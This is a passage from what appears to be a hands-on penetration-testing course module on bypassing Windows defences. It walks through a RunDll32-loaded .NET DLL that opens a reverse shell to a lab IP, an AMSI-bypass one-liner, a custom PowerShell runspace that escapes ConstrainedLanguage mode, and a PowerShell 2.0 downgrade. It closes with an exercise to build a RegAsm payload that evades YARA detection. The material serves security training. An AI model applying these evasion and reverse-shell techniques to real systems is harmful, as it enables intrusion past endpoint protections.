C:\Tools\NotMalware_IU\NotMalware_IU\bin\x64\Release\NotMalware_IU.exe
```

If everything was done correctly, we will receive a reverse shell, bypassing both `AppLocker` and `Real-time protection`!



LOLBAS: RunDll32

Introduction to RunDll32

RunDll32 is a standard `Microsoft` binary which comes with `Windows`. The utility may be used to load and execute dynamic-link libraries (DLLs). It is typically located at:

- 32-bit: `C:\Windows\SysWOW64\rundll32.exe`
- 64-bit: `C:\Windows\System32\rundll32.exe`

As is the case with `InstallUtil`, `RunDll32` will usually get past `AppLocker` policies since it is a legitimate `Microsoft` binary which has actual non-malicious use.


```
PS C:\Users\max> Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -
Path C:\Windows\System32\rundll32.exe

FilePath                          PolicyDecision MatchingRule
--------                          -------------- ------------
C:\Windows\System32\rundll32.exe        Allowed (Default Rule) All files
located in the Windows folder
```

Bypassing AppLocker with RunDll32


Let's take a look at how we can execute arbitrary code using `RunDll32`. Since we used `NotMalware` in the previous section, we will modify `RShell` to work with `RunDll32`, although this technique may be adapted to work with pretty much any tool. To start off, we need to create another `Visual Studio` project, this time with the `Class Library (.NET Framework)` template (for the project name, we can choose `RShell_D`).

By default, you can not export DLL methods from `.NET` programs, since it is `managed code`. The difference between `managed` and `unmanaged` code is that `unmanaged` code is executed directly by the operating system, and `managed` code (in this case) is executed by the [.NET Common Language Runtime (CLR)](#).


Nevertheless, there is a GitHub project called [DllExport](#) which allows us to export methods. To use this tool, we will need to add the `NuGet` package to the project. Inside the `Visual Studio` window, select `Project > Manage NuGet Packages...`




Then, inside the `NuGet Package Manager`, click on the `Settings` (gear) icon:




Uncheck the first two checkboxes to only have `Hack The Box` as the packages source:




Subsequently, select `Hack The Box` as the package source and select `DllExport`. Next, click `Install` and then Apply.



Once the package is installed, the following window will pop up. The only thing we need to do here is mark the highlighted `Installed` checkbox, and then click `Apply`.



Once the settings are applied, `Visual Studio` will ask if the projects are to be reloaded. We do, so we will select `Reload All`.



Now, we can start programming our payload. The following code will be our basic template. Whatever method marked with `[DllExport("FunctionName")]` will be exported when the program is compiled; we can use any arbitrary name, such as `DllMain`.


```
namespace RShell_D
{
    internal class Program
    {
        [DllExport("DllMain")]
        public static void DllMain()
        {
            // CODE EXECUTION
        }
    }
}
```

Referring to the `Dynamic Analysis` section, we can modify `RShell` to fit to this template. The one differences applied are:


- Removing `string[] args` from the main method
- Hardcoding the `IP/Port` into the `TCP` connection code.
- Changing the path to `PowerShell` to the `32-bit` version

```
<SNIP>
[DllExport("DllMain")]
public static void DllMain()
{
    try
    {
        // Connect to <IP> on <Port>/TCP
        TcpClient client = new TcpClient();
        client.Connect("10.10.10.10", 1010);
        <SNIP>
        p.StartInfo.FileName =
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe";
        <SNIP>
```

Once the project is ready, we can compile it. If the process path is changed to spawn the `32-bit` version of `PowerShell`, we only need to switch `Debug` to `Release`. However, to launch the `64-bit` version of `PowerShell`, we need to go through the same process as in the previous section, changing `Any CPU` to `x64`.




Once the compilation settings are set, select `Build > Build RShell_D` to compile the program.



Once compiled we may use the following command to execute `DllMain`, and we should get our reverse shell:

```
C:\Windows\System32\RunDll32.exe
C:\Tools\RShell_D\RShell_D\bin\Release\x86\RShell_D.dll,DllMain
```

As expected, the program works, bypassing both `AppLocker` and `Real-time protection`.



Note: `InstallUtil` and `RunDll32` are just two of many LOLBINs which may be used to gain code execution. It is recommended that you look around the LOLBAS project website, and try developing other payloads to expand your personal arsenal.

PowerShell ConstrainedLanguage Mode

Introduction to PowerShell ConstrainedLanguage Mode

The last thing we will cover in this module is PowerShell ConstrainedLanguage Mode. In `PowerShell`, there are four different language modes:

- `FullLanguage`: The default language mode, no restrictions.
- `RestrictedLanguage`: Users may run commands, but may not use script blocks.
- `ConstrainedLanguage`: Operations which could be abused by a malicious actor are restricted.
- `NoLanguage`: Completely disables the PowerShell scripting language

By default, `PowerShell` sessions use the `FullLanguage` mode. To find the language mode used for a session, we can access the value stored in `$ExecutionContext.SessionState.LanguageMode` (which is only accessible in sessions using the `FullLanguage` or `ConstrainedLanguage` modes):

```
PS C:\Users\max> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

When `AppLocker` is configured on a system, the `PowerShell` mode is automatically set to `ConstrainedLanguage` for all users, the exception is `PowerShell` sessions launched with a `High Integrity Level`, which are set to `FullLanguage`.

When running in `ConstrainedLanguage` mode, a lot of restrictions are put into place. Notably:

- `Add-Type` may not load arbitrary `C#` or `Win32 APIs`
- Only types from a relatively short whitelist may be used

For example, the first `AMSI bypass` we looked at can not be run in `ConstrainedLanguage` mode. Although `[Ref]` is one of the allowed types, `"Method invocation is supported only on core types"`:

```
PS C:\Users\maria>
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetFie
ld('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
Cannot invoke method. Method invocation is supported only on core types in
this language mode.
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').G
...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
```

```
    + FullyQualifiedErrorId :
MethodInvocationNotSupportedInConstrainedLanguage
```

Bypassing ConstrainedLanguage Mode with Runspaces


Clearly, `ConstrainedLanguage` mode is a problem for us as attackers, since a lot of malicious tooling relies on `PowerShell`. Luckily, bypassing `ConstrainedLanguage` mode is actually quite simple thanks to PowerShell Runspaces.

A `PowerShell Runspace` is the operating environment for `PowerShell` commands invoked by a host application, including what `language mode` it operates under. When launching `powershell.exe`, Windows creates a `runspace` in the background which executes all the commands inputted. We may not be able to control this runspace, however we are able to write our own program which uses a runspace that we configure, which means we can just create a runspace which does not operate in `ConstrainedLanguage` mode.

To demonstrate this, let's develop a small program which takes in a `PowerShell` command as a command line argument and executes it inside a custom runspace. Once again, the first step is creating a new `Visual Studio` project, with the `Console App (.NET Framework)` template. We will not need to install any `NuGet` packages this time, however we do need to add a reference to the `System.Management.Automation` namespace, which is located at:

```
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4
.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
```

As we did in a previous section, use `Project > Add Reference...` to add this namespace to the project.



Once that's done, we can begin writing the code. Inside the main method of the program, we can start by verifying an argument has been passed on the command line. This will be this `PowerShell` command we want the program to execute.

```
<SNIP>
static void Main(string[] args)
{
    if (args.Length == 0) return;
}
<SNIP>
```

Next, we need to create and open a new runspace. To do this, we will use the RunspaceFactory class, which is part of the `System.Management.Automation.Runspaces` namespace we added a reference to.

```
<SNIP>
Runspace runspace = RunspaceFactory.CreateRunspace();
runspace.Open();
<SNIP>
```


We do not need to configure anything when creating the runspace, since by default runspaces are created with `FullLanguage` mode, which is exactly what we want. The next step is to create a PowerShell object, which is what we will use to execute the command. The important bit is configuring this object to use the `runspace` we just defined.

```
<SNIP>
PowerShell ps = PowerShell.Create();
ps.Runspace = runspace;
<SNIP>
```

With all that ready, we can add the following code to execute whatever command is passed as an argument with the `PowerShell` object, and print the results to the console.

```
<SNIP>
ps.AddScript(String.Join(" ", args));
Collection<PSObject> results = ps.Invoke();
foreach (PSObject obj in results)
{
    Console.WriteLine(obj.ToString());
}

runspace.Close();
<SNIP>
```

After configuring the compilation settings to use 64-bit (or leaving it as 32-bit), we can build the project with `Build > Build CLMBypass` and test it out. As we can see, the program allows us the bypass `ConstrainedLanguage` mode:



Note: Since `AppLocker` is configured, it is necessary to bypass that still. In this case, we can simply copy `CLMBypass.exe` to `C:\Windows\Tasks`.


It is this technique which tools like PowerPick use to bypass `ConstrainedLanguage` mode. The difference is that `PowerPick` is detected by `Microsoft Defender Antivirus`.

Bypassing ConstrainedLanguage Mode by Downgrading to PowerShell 2.0

If installed, downgrading `PowerShell` to version `2.0` can also be used to bypass both `ConstrainedLanguage` mode and `AMSI`. This works, because verison `2.0` was released in `2009`, back before either of these security features were introduced to `PowerShell`.

If `PowerShell 2.0` is found to be enabled on a target machine, we may force a downgrade with the `-version` flag like so:

```
powershell -version 2
```



The main issue with this, is that `PowerShell 2.0` has been deprecated since 2017, and so it is becoming less common to find machines with it still enabled. Regardless, this is a useful bit of information to know, just in case.

Skills Assessment I

Instructions

Throughout this module, we covered a few different ways to bypass `AppLocker`, including two `LOLBINs`. For the first skill assessment, your task is to develop a suitable payload for another `LOLBIN` called RegAsm. This specific technique was not covered in this module, so you will need to do some research to figure out how to do this. The command your payload should work with is:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\RegAsm.exe /U <YOUR FILE>
```

Once ready, you should place the compiled payload inside `C:\Alpha\SA1` and wait up to a minute for the victim user to scan the file, carry out their checks and then execute the command listed above.

To make things slightly more difficult, two of the checks the user will carry out are scanning your payload against YARA rules which detect `NotMalware` and `RShell`. If your payload matches either one of these rules, the user will not execute the command.

